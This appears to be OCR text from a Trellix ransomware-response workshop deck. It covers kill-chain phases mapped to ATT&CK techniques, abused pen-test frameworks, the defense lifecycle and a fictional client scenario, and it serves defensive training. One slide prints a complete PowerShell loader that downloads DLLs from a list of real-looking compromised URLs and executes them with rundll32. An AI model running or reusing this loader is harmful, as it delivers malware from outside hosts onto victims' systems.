
JB0 Command line design, please

Justin Buchanan, 2023-07-25T18:40:09.465

JBO

Ransomware deployment, execution, and encryption

Example 3



```
PowerShell- Command and Scripting Interpreter - T1059.001

Command and Scripting Interpreters provide powerful capabilities to
attackers, allowing them to perform various malicious activities such
as launching malware, modifying system settings, executing remote
commands, or manipulating files and directories.

powershell $dfkj=$strs=\http://visteme.mx/shop/wp-
admin/PP/https://newsmag.danielolayinkas.com/content/nVgyRFrTE68Yd9s6/
http://av-quiz.tk/wp-
content/k6K/http://ranvipclub.net/pvhko/a/https://goodtech.cetxlabs.co
m/content/5MfZPgP06/http://devanture.com.sg/wp-
includes/XBByNUNWvIEvawb68/https://team.stagingapps.xyz/wp-
content/aPIm2GsjA/\.Split(\\);foreach($st in $strs){$r1=Get-
Random;$r2=Get-Random;$tpth=\%ALLUSERSPROFILE%\\\+$r1+\.dll\;Invoke-
WebRequest -Uri $st -OutFile $tpth;if(Test-Path
$tpth){$fp=\%WINDIR%\SysWow64\rundll32.exe\;$a=$tpth+\f\+$r2;Start-
Process $fp -ArgumentList $a;break;}};;IEX $dfkj
```

Ransomware deployment, execution, and encryption


Folie 34

JB0	Command line design, please Justin Buchanan, 2023-07-25T18:40:09.465

Recovery and retrospective

Recovery and retrospective

Example



Incident Response – Forensics

Backups restoration


Restoring and re-building systems

Tabletops

Re-evaluate your security controls


Recovery and retrospective

The Common Thread across the Kill Chain



The Phases of a Ransomware Attack

To summarize the examples




Reconnaissance	Initial access	Escalation and lateral movement	Data collection and exfiltration	Degradation of recovery and system security services	Ransomware deployment, execution, and encryption	Recovery and retrospective
Gather Victim Org Information - T1591 Phishing for Information - T1598 Active Scanning T1595	Phishing T1566 NLBrute- Remote Desktop Protocol T1021.001	Adfind - Remote System Discovery T1018 Mimikatz - OS Credential Dumping - T1003 Remote Services: VNC- T1021.005	Rclone Exfiltration to Cloud Storage T1567.002 7-Zip- Archive Collected Data - T1560 WinSCP- Exfiltration Over C2 Channel - T1041	VSSADMIN- Inhibit System Recovery - T1490 BCDEdit- Inhibit System Recovery - T1490 Reg- Impair Defenses - T1562	PsExec- Service Execution T1035 WMIC- Windows Management Instrumentation - T1047 PowerShell- Command and Scripting Interpreter - T1059.001	• Incident Response - Forensics • Backups • Restoring and re-building Tabletops • Re-evaluate your security controls

COBALT STRIKE / SLIVER/ METASPLOIT

The “Common thread”

Pen-test Tools and frameworks used by attackers
Example 1:



Cobalt Strike

Powerful post-exploitation framework developed for pen testing but has been used extensively by the ransomware gangs for bad.

46%

Nearly half of the Cobalt Strike Team servers detected in Q1 2023 were hosted in China Largely due to the size of cloud hosting available in China.

The “Common thread”

Pen-test Tools and frameworks used by attackers
Example 2:

```
Sliver

The Sliver framework is a
versatile and powerful open-
source tool primarily
designed for penetration
testers and cybersecurity
professionals.
```

The “Common thread”

Pen-test Tools and frameworks used by attackers
Example 3:

Metasploit

The Metasploit framework is a widely used and powerful open-source tool designed for penetration testing and vulnerability assessment, but often misused by criminals.

Thank You

Trellix


Trellix ADVANCED RESEARCH CENTER

Xpress Threat Response

Put yourself into the throws of an incident

Trellix

Exercise Rules



1 Interactive training and learning exercise – not a test!

2 There are no “hidden agendas” or trick questions.

3 Open and interactive discussion – share your best practices


4 Use the Defense Lifecycle when thinking of best practices

5 Take notes on each stage and scenario in the Workshop Handout

Trellix

Ransomware Defense is a constant process

Ransomware Defensive Lifecycle




The defense life cycle is a continuous process of **Preparation, Prevention, Detection and Mitigating Attacks**. When a ransomware attack is successful, the **Recovery** and **Root Cause Analysis** phases are triggered.

Source: Gartner
735746_C

Trellix

The Phases of a Ransomware Attack

Trellix Ransomware Kill Chain



Reconnaissance

Initial access

Escalation and lateral movement

Data collection and exfiltration

Degradation of recovery and system security services

Ransomware deployment, execution, and encryption

Recovery and retrospective

Can you help Feelingsafe.com Feel safer?

FEELINGSAFE

Feelingsafe is a compassionate insurance provider specializing in mental health support.

Our mission is to offer a safety net for your emotional well-being.

With a deep understanding of the challenges many face, we provide comprehensive coverage tailored to mental health needs.

e-mail us today for a free consultation!

John.Butter@feelingsafe.ovh

We're your partner on the journey to emotional well-being!!!

